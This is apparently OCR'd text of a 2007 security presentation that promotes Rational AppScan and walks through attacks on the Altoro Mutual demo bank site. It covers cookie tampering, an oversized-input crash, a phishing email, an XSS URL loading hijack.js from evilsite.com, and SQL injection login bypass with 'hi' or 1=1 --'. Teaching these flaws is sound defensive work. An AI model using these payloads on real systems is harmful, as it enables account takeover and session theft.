
Privacy Policy | Security Statement | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.

Copyright © 2007, Watchfire Corporation, All rights reserved.

Trusted sites 100%

Why not try to modify the cookie values?



Change cookie value? Change user .. Not good!!

http://www.altoromutual.com/altoro/bank/main.aspx

Altoro Mutual: Online Banking Ho...

Sign Off | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- View Application Values
- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: GO

Privacy Policy | Security Statement | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.

Copyright © 2007, Watchfire Corporation, All rights reserved.

Buffer Overflows – Still around after all these years

AltoroMutual

Sign In | Contact Us | Feedback | Search Go

DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers

Feedback

Our Frequently Asked Questions area will help you with many of your inquiries.
If you can't find your question, return to this page and use the e-mail form below.

IMPORTANT! This feedback facility is not secure. Please do not send any account information in a message sent from here.

To: **Online Banking**

Your Name:

Your Email Address:

Subject:

Question/Comment:

Submit | Clear Form

Privacy Policy | Security Statement | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.

Copyright © 2007, Watchfire Corporation. All rights reserved.

Trusted sites 100%

Application asks the browser to enforce data validation

AltoroMutual

Sign In | Contact Us | Feedback | Search Go

DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers

Feedback

Our Frequently Asked Questions area will help you with many of your inquiries.
If you can't find your question, return to this page and use the e-mail form below.

IMPORTANT! This feedback facility is not secure. Please do not s
account information in a message sent from here.

<INPUT size="25" name="subject" value="" />

To: **Online Banking**

Your Name:

Your Email Address:

Subject:

Question/Comment:

Submit | Clear Form

Privacy Policy | Security Statement | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.

Copyright © 2007, Watchfire Corporation. All rights reserved.

Trusted sites 100%

Users can bypass browser controls

AltoroMutual

Sign In | Contact Us | Feedback | Search Go

DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers

Feedback

Our Frequently Asked Questions area will help you with many of your inquiries.
If you can't find your question, return to this page and use the e-mail form below.

IMPORTANT! This feedback facility is not secure. Please do not send any account information in a message sent from here.

<INPUT size="10000" name="subject" value="" />

To: **Online Banking**

Your Name:

Your Email Address:

Subject: 0000000000000000000000000000000000000000000000000000000000000000000000000000000000

Question/Comment:

Submit | Clear Form

Privacy Policy | Security Statement | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.

Copyright © 2007, Watchfire Corporation. All rights reserved.

Trusted sites 100%

In this case causing a server crash

Attacking users via Cross Site Scripting (XSS)

AltoroMutual Action Requested - Message (HTML)

File Edit View Insert Format Tools Actions Help

Reply | Reply to All | Forward

From: Steven Scian
To: Steven Scian
Cc:
Subject: AltoroMutual Action Requested

Sent: Mon 9/10/2007 4:04 PM

AltoroMutual

Dear Customer,

As part of our personal commitment to serving you better, we have implemented several changes to our IT infrastructure and would request that you update your profile as soon as possible.

Please log in to the Altoro website and update your information as soon as possible:
Access the Altoro Bank Homepage

User sends the site more than they think

Altoro Mutual: Search Results - Windows Internet Explorer

http://www.altoromutual.com/altoro/search.aspx?txtSearch=%3Cscript+src%3D%22http%3A%2F%2Fwww.evilsite.com%2Fxss%2Fhijack.js%22%3E%3C%2Fscript%3E

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers

Online Banking Login

Username:

Password:


Login

Privacy Policy | Security Statement | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.

Copyright © 2007, Watchfire Corporation, All rights reserved.

Cross Site Scripting – The Process



SQL Injection

AltoroMutual

Sign In | Contact Us | Feedback | Search Go

DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers

Online Banking Login

Username: jsmith

Password: ••••••••

Login

Username: jsmith
Password: demo1234

Privacy Policy | Security Statement | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.

Copyright © 2007, Watchfire Corporation. All rights reserved.

Done | Trusted sites | 100%

Normal login for JSMITH

Sign Off | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

Hello John Smith

Welcome to Altoro Mutual Online.

View Account Details: 1001160140 Checking GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000.00!

Click Here to apply.

Privacy Policy | Security Statement | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.

Copyright © 2007, Watchfire Corporation, All rights reserved.

Done | Trusted sites | 100%

The start of a SQL injection attack

AltoroMutual

Sign In | Contact Us | Feedback | Search Go

DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers

Online Banking Login

Username: '

Password: •

Login

Privacy Policy | Security Statement | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.

Copyright © 2007, Watchfire Corporation. All rights reserved.

Trusted sites 100%

Username: '
Password: a
Need password to bypass client-side validation.

Step 1 – We have an error

Step 2 – Try a more complete SQL statement

AltoroMutual

Sign In | Contact Us | Feedback | Search Go

DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers

Online Banking Login

Username: hi' or 1=1 --

Password: •

Login

Privacy Policy | Security Statement | © 2007 Altoro Mutual, Inc.


The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.

Copyright © 2007, Watchfire Corporation. All rights reserved.

Trusted sites 100%

Username: hi' or 1=1 --
Password: a
Need password to bypass client-side validation.

Now we are Admin, without a username and password!



So then… What Can Happen?

- Sensitive data leakage
  - Customer, partner or company data
- Identity Theft
  - Hacker impersonating as trusted user
- Defacement – Content Modification
  - Hurts brand, misleads customers, etc.
- Application Shutdown (Site Unavailable)
  - Lack of access can cause major loses

So what do I need to protect my developments?


Automated Scanning Tools

Rational AppScan

AppScan


- What is it?
  - AppScan is an automated tool used to perform vulnerability assessments on Web Applications
- Why do I need it?
  - To simplify finding and fixing web application security problems
- What does it do?
